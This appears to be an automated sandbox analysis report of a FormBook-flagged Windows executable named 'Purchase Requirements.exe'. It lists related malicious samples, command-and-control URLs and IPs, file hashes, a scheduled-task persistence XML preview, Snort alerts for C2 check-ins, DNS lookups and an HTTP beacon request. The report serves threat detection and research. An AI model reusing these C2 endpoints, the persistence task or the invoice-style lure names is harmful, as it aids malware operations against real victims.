	lono.exe	Get hash	malicious	Browse	• www.wildhare.media/p6f2/?6lJtGz=ulND+mfPfZM3TEZ6QOWqJ+LX2fjJHiUEC/2pzj9QTBw/bc1md+4EggpglePfLQjQl3JI&f4XT4F=o8O8TFa8yH_4hD
	sVhrjyN0LY.exe	Get hash	malicious	Browse	• www.surreal-myzrael.com/z7a/?9rBL=_PRdJjRHwRY0_XGP&fHPxoNd=CJ0lYPhq9Te1v77fkroO5P+gqdD228oGYQKo6kedtkHwl7v6REInoBoe7rK5QEPnUSLt
	O064MLWqHI.exe	Get hash	malicious	Browse	• www.surreal-myzrael.com/z7a/?j8F=CJ0lYPhq9Te1v77fkroO5P+gqdD228oGYQKo6kedtkHwl7v6REInoBoe7rKTP0/nQQDt&fPA8hN=BvJp
	SecuriteInfo.com.W32.AIDetect.malware2.14010.exe	Get hash	malicious	Browse	• www.elegantloungebyjvs.com/ymmi/?oN6t-8f=1p4gRrVEFb86tvtltZMKPsw5HPj5Oz/VmIsMLmGDGi1zj6MJ3i/lxOX+936yGubJw/y2&TladAF=1bfpaFH8
	OpqhGKdDwO.exe	Get hash	malicious	Browse	• www.solanohomebuyerclass.com/wufn/?5jzlX=A6R8FpVPJ&k0DLuPK=+zzRrn2Jzburp+jld/o3ZSAnv7QTnqViuhoXO7jDMKz7r0VxysMHsmA+Xbptm7b0wxl
	QUOTE.0050.exe	Get hash	malicious	Browse	• www.arednetech.com/cca/?5jo8svvx=Bzw7gyC/uaQZ+FCJq4Sehmh3S9S7zNEczwhXj6XE9nE49JOjciyaRx/bk3qZPQGZwiEH&m0Dx=Qvyp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MGoJ7XfFzA.exe	Get hash	malicious	Browse	• www.inspiredpractice.net/csls/?TF=AA0fyBWZEga4qdBKl0jA8QbX+M95wQKAQ1mAilVom1Vuw05GTURTt5L/csoETBCAz87VsV938g==&4hEp3=5jOTrpsh4f
	Requiremnet -Jun-2021.exe	Get hash	malicious	Browse	• www.valuepreneurshafeeq.com/ce0a/?6llx=pw7llJhxr1NIn5+5eBapwH2jf8zpofqDtRSQ2wj2HyOh1rqWCq3WOF+C6/l5D07jcWV9&vJ=dR-T2hLh6xi8x
	NpsklpjhrybdSWIFT-Kopie ejpswlorisqr.exe	Get hash	malicious	Browse	• www.getofyourhighhorses.com/n7ak/?ijIXGh1=BMm8edGK58tVuwDLBJVJAih/uCeFZfzQg7uqlyXo87QYP7NZp31jN1nLLedeJDmije/w&WpiX1=9r5d92_H1jGt
	Request For Quotation.exe	Get hash	malicious	Browse	• www.bellaflowersart.com/o84d/?PP98=9rQL&m85xfn=yYkB3wmhfvHMIiQRUOa8ICcqqSG4n+AdDrOTdgJhsr9L6KAJDsHx+XyPwVr7Spl4ybb4NHl2OQ==
	RFQ-Itachi Terminal Solutions Korea #Ubc1c#Uc8fc#Uc11cnf 21-0649 (#Ud68c#Uc2e0#Uc694#Ub9dd).exe	Get hash	malicious	Browse	• www.thefullright.com/o84d/?TXQ=jF51LQoAA/K6hdRukSQmjm/ceUqFXdGLFEEIBECHTdtR/yjD+ewsgge0mKwFyRA8+SlqY0aiGA==&e48x=MpNHFHq0i2ylUT_0

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.braun-mathematik.online	Purchase Requirements.exe	Get hash	malicious	Browse	• 217.160.0.129
shops.myshopify.com	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 23.227.38.74
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	payment copy.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO_0008.exe	Get hash	malicious	Browse	• 23.227.38.74
	i9Na8iof4G.exe	Get hash	malicious	Browse	• 23.227.38.74
	bin.exe	Get hash	malicious	Browse	• 23.227.38.74
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 23.227.38.74
	RYP-210712.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	auhToVTQTs.exe	Get hash	malicious	Browse	• 23.227.38.74
	kKTeUAtiIP.exe	Get hash	malicious	Browse	• 23.227.38.74
	Invoice Amount 14980.exe	Get hash	malicious	Browse	• 23.227.38.74
	W7f.PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Signed PEARLTECH contract and PO.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MR# RFx 21-2034021.exe	Get hash	malicious	Browse	• 23.227.38.74
	AWB & Shipping Tracking Details.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER -RFQ#-TEOS1909061 40HC 21T05 DALIAN.doc	Get hash	malicious	Browse	• 23.227.38.74
	Nsda7LTM1x.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER78827.doc	Get hash	malicious	Browse	• 23.227.38.74
	D3ccF8FfwAXrqsU.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ONEANDONE-ASBrauerstrasse48DE	PaymentAdvice.exe	Get hash	malicious	Browse	• 217.160.0.109
	Form_TT_EUR57,890.xlsx	Get hash	malicious	Browse	• 217.160.0.46
	PO64259,pdf.exe	Get hash	malicious	Browse	• 217.160.0.157
	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• 74.208.236.251
	INVOICE_0002_PDF.exe	Get hash	malicious	Browse	• 74.208.236.251
	Purchase Requirements.exe	Get hash	malicious	Browse	• 217.160.0.129
	QVwfduoULs.exe	Get hash	malicious	Browse	• 217.160.0.194
	QT2WO09000008.PDF.exe	Get hash	malicious	Browse	• 212.227.15.158
	QUOTATION LIST FOR NEW ORDER 8121.exe	Get hash	malicious	Browse	• 82.223.107.237
	Payment.exe	Get hash	malicious	Browse	• 217.76.156.252
	Medical Equipment Order 2021.PDF.exe	Get hash	malicious	Browse	• 74.208.236.102
	fzyVEFy0O2.exe	Get hash	malicious	Browse	• 217.160.0.194
	900020449_0724_T502071.exe	Get hash	malicious	Browse	• 74.208.236.163
	X54kf4zSf8.exe	Get hash	malicious	Browse	• 74.208.5.20
	7cQuHxOrXh.exe	Get hash	malicious	Browse	• 217.160.0.106
	nKfPRJL4kW.exe	Get hash	malicious	Browse	• 74.208.5.20
	PurchaseOrder.exe	Get hash	malicious	Browse	• 74.208.236.40
	MfPeGpGTvm.exe	Get hash	malicious	Browse	• 217.160.0.254
	0ictba3ik3lrJnW.exe	Get hash	malicious	Browse	• 109.228.60.45
	hqIfi6P2KJ.exe	Get hash	malicious	Browse	• 217.160.0.194
GODADDY-AMSDE	New order.xltx	Get hash	malicious	Browse	• 160.153.129.234
	statement.exe	Get hash	malicious	Browse	• 160.153.246.81
	Purchase Requirements.exe	Get hash	malicious	Browse	• 160.153.136.3
	Invoice no SS21-22185.exe	Get hash	malicious	Browse	• 160.153.246.81
	i9Na8iof4G.exe	Get hash	malicious	Browse	• 160.153.136.3
	2129-20 30% CLAIM - PO SPO21-01-072.exe	Get hash	malicious	Browse	• 160.153.16.6
	AMxAyl1FvN.doc	Get hash	malicious	Browse	• 160.153.208.149
	M7ZGK4fBfl.exe	Get hash	malicious	Browse	• 160.153.136.3
	altnp3zI5hfg3Eg.exe	Get hash	malicious	Browse	• 160.153.136.3
	gqdJ6f9axq.exe	Get hash	malicious	Browse	• 160.153.136.3
	YaRh8PG41y.exe	Get hash	malicious	Browse	• 160.153.136.3
	2129-20 30% CLAIM - PO SPO21-01-072.exe	Get hash	malicious	Browse	• 160.153.16.6
	Invoice #210722 14,890 $.exe	Get hash	malicious	Browse	• 160.153.136.3
	SCAN_Wells Fargo bank payment.exe	Get hash	malicious	Browse	• 160.153.133.86
	PO.exe	Get hash	malicious	Browse	• 160.153.246.81
	4bTTNoUZaa.exe	Get hash	malicious	Browse	• 160.153.136.3
	Inv_7623980.exe	Get hash	malicious	Browse	• 160.153.136.3
	lono.exe	Get hash	malicious	Browse	• 160.153.136.3
	mixazed_20210723-183439.exe	Get hash	malicious	Browse	• 188.121.43.27
	sVhrjyN0LY.exe	Get hash	malicious	Browse	• 160.153.136.3

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Requirements.exe.log	
Process:	C:\Users\user\Desktop\Purchase Requirements.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp47B.tmp	
Process:	C:\Users\user\Desktop\Purchase Requirements.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.190982278193099
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGr1tn:cbhK79lNQR/rydbz9I3YODOLNdq3K/
MD5:	1632FD5738B2BFF0BA6FF92B00A75565
SHA1:	AB1A6F4AEDB3B7481F074645BE85937BB9485A92
SHA-256:	FF4D4051F9AB9EB29712EC6BACD839F99A7DBB8EE59B6F6A03D7CF9F4FC6AC29
SHA-512:	E4729CDD23A2D0673EA8658CFF8CC05F7445315735773B431A0D2F9B5DAA0C6616B6AFE52C47DD17A8570D33709B7E79952C69937F2676A7EA3A81069546CD9A
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\UCnSWpQKXBXg.exe	
Process:	C:\Users\user\Desktop\Purchase Requirements.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	774656
Entropy (8bit):	7.3718333645387135
Encrypted:	false
SSDEEP:	12288:W7Sx46OinbMVOfLrnCVvfoF2m2qdkQX6tpgWS6fSYTZ5wzTaQ12iN:ISxxHbyOjrnCVoFEe6QY5V5QaQ11
MD5:	5BD387D81D1D7D7FD4DBEABEBBB46B1B
SHA1:	A832689604786E188BCC5C9020C28F693B2EB460
SHA-256:	FE7E173FD8A3D646508573BB2F7EF52F7EFD25A8E2AEF1B754DCF95CEB797F8A
SHA-512:	DDD4164C8C94D9B3DA6D78293F148EC39F8128B2A7DE7092EA2EBB42F92D81D3ABE1B6586F8C4F7F83144F06109EEE93D2409B46E56544D3917BE3EC49B7C2C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....P.....&.... .....@.. .....@..... ..@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....8.....0.....(....(.....(.....o....*.....(.....(!.....("......(#.....($....*N..(....o^...(%....*&.. (&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0..<.....~.....(1.....!r. ..p.....(2...o3...s4.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\UCnSWpQKXBXg.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Purchase Requirements.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Roaming\UCnSWpQKXBXg.exe:Zone.Identifier	
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.3718333645387135
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Purchase Requirements.exe
File size:	774656
MD5:	5bd387d81d1d7d7fd4dbeabebbb46b1b
SHA1:	a832689604786e188bcc5c9020c28f693b2eb460
SHA256:	fe7e173fd8a3d646508573bb2f7ef52f7efd25a8e2aef1b754dcf95ceb797f8a
SHA512:	ddd4164c8c94d9b3da6d78293f148ec39f8128b2a7de7092ea2ebb42f92d81d3abe1b6586f8c4f7f83144f06109eee93d2409b46e56544d3917be3ec49b7c24c
SSDEEP:	12288:W7Sx46OinbMVOfLrnCVvfoF2m2qdkQX6tpgWS6fSYTZ5wzTaQ12iN:ISxxHbyOjrnCVoFEe6QY5V5QaQ11
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....P.....&.... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4be726
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xF489FAD9 [Sun Jan 3 18:15:53 2100 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

General

File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbc72c	0xbc800	False	0.772495907245	data	7.37998351086	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x5dc	0x600	False	0.428385416667	data	4.16092515581	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-19:27:35.354372	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	23.227.38.74
08/03/21-19:27:35.354372	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	23.227.38.74
08/03/21-19:27:35.354372	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	23.227.38.74
08/03/21-19:27:35.434939	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49765	23.227.38.74	192.168.2.4
08/03/21-19:27:46.136247	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	162.241.85.227
08/03/21-19:27:46.136247	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	162.241.85.227
08/03/21-19:27:46.136247	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	162.241.85.227
08/03/21-19:27:51.497191	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	34.102.136.180	192.168.2.4
08/03/21-19:28:01.928576	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	160.153.136.3
08/03/21-19:28:01.928576	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	160.153.136.3
08/03/21-19:28:01.928576	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	160.153.136.3
08/03/21-19:28:07.027830	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49773	80	192.168.2.4	34.102.136.180
08/03/21-19:28:07.027830	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49773	80	192.168.2.4	34.102.136.180
08/03/21-19:28:07.027830	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49773	80	192.168.2.4	34.102.136.180
08/03/21-19:28:07.141590	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49773	34.102.136.180	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:27:35.279978991 CEST	192.168.2.4	8.8.8.8	0xb5cf	Standard query (0)	www.thefitflect.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:40.440021038 CEST	192.168.2.4	8.8.8.8	0xe40a	Standard query (0)	www.braun-mathematik.online	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:45.831993103 CEST	192.168.2.4	8.8.8.8	0x3d5	Standard query (0)	www.mariasmoworldwide.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:51.321647882 CEST	192.168.2.4	8.8.8.8	0xeacc	Standard query (0)	www.goldenstatelabradoodles.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:56.505218029 CEST	192.168.2.4	8.8.8.8	0x2e7b	Standard query (0)	www.mynjelderlaw.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:28:01.860449076 CEST	192.168.2.4	8.8.8.8	0xbd27	Standard query (0)	www.narrowpathwc.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:28:06.971309900 CEST	192.168.2.4	8.8.8.8	0xb7f8	Standard query (0)	www.teamtacozzzz.com	A (IP address)	IN (0x0001)
Aug 3, 2021 19:28:12.162316084 CEST	192.168.2.4	8.8.8.8	0x498e	Standard query (0)	www.theredcymbalsco.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:27:35.329180956 CEST	8.8.8.8	192.168.2.4	0xb5cf	No error (0)	www.thefitflect.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:27:35.329180956 CEST	8.8.8.8	192.168.2.4	0xb5cf	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:40.485950947 CEST	8.8.8.8	192.168.2.4	0xe40a	No error (0)	www.braun-mathematik.online		217.160.0.129	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:45.993046999 CEST	8.8.8.8	192.168.2.4	0x3d5	No error (0)	www.mariasmoworldwide.com	mariasmoworldwide.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:27:45.993046999 CEST	8.8.8.8	192.168.2.4	0x3d5	No error (0)	mariasmoworldwide.com		162.241.85.227	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:51.360105038 CEST	8.8.8.8	192.168.2.4	0xeacc	No error (0)	www.goldenstatelabradoodles.com	goldenstatelabradoodles.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:27:51.360105038 CEST	8.8.8.8	192.168.2.4	0xeacc	No error (0)	goldenstatelabradoodles.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 19:27:56.552784920 CEST	8.8.8.8	192.168.2.4	0x2e7b	No error (0)	www.mynjelderlaw.com		74.208.236.212	A (IP address)	IN (0x0001)
Aug 3, 2021 19:28:01.900547028 CEST	8.8.8.8	192.168.2.4	0xbd27	No error (0)	www.narrowpathwc.com	narrowpathwc.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:28:01.900547028 CEST	8.8.8.8	192.168.2.4	0xbd27	No error (0)	narrowpathwc.com		160.153.136.3	A (IP address)	IN (0x0001)
Aug 3, 2021 19:28:07.008965969 CEST	8.8.8.8	192.168.2.4	0xb7f8	No error (0)	www.teamtacozzzz.com	teamtacozzzz.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:28:07.008965969 CEST	8.8.8.8	192.168.2.4	0xb7f8	No error (0)	teamtacozzzz.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 19:28:12.199184895 CEST	8.8.8.8	192.168.2.4	0x498e	No error (0)	www.theredcymbalsco.com	theredcymbalsco.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 19:28:12.199184895 CEST	8.8.8.8	192.168.2.4	0x498e	No error (0)	theredcymbalsco.com		184.168.131.241	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.thefitflect.com
- www.braun-mathematik.online
- www.mariasmoworldwide.com
- www.goldenstatelabradoodles.com
- www.mynjelderlaw.com
- www.narrowpathwc.com
- www.teamtacozzzz.com
- www.theredcymbalsco.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49765	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 19:27:35.354372025 CEST	7506	OUT	GET /n8ba/?YDKPpTg0=OvBvP1Su9fWFY0UPkW0anmpJM9mANCcukNJzgBj3kCnMbGPnYOnff5N4Ec4XgmlqGLmb&FHtx=1bcPl8l0PFatcZcp HTTP/1.1 Host: www.thefitflect.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 19:27:35.434938908 CEST	7507	IN	HTTP/1.1 403 Forbidden Date: Tue, 03 Aug 2021 17:27:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Request-ID: b76a7661-5d65-4783-b7ab-d1f31283352c X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-Dc: gcp-europe-west1 CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 679141ee0b9fc286-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49767	217.160.0.129	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
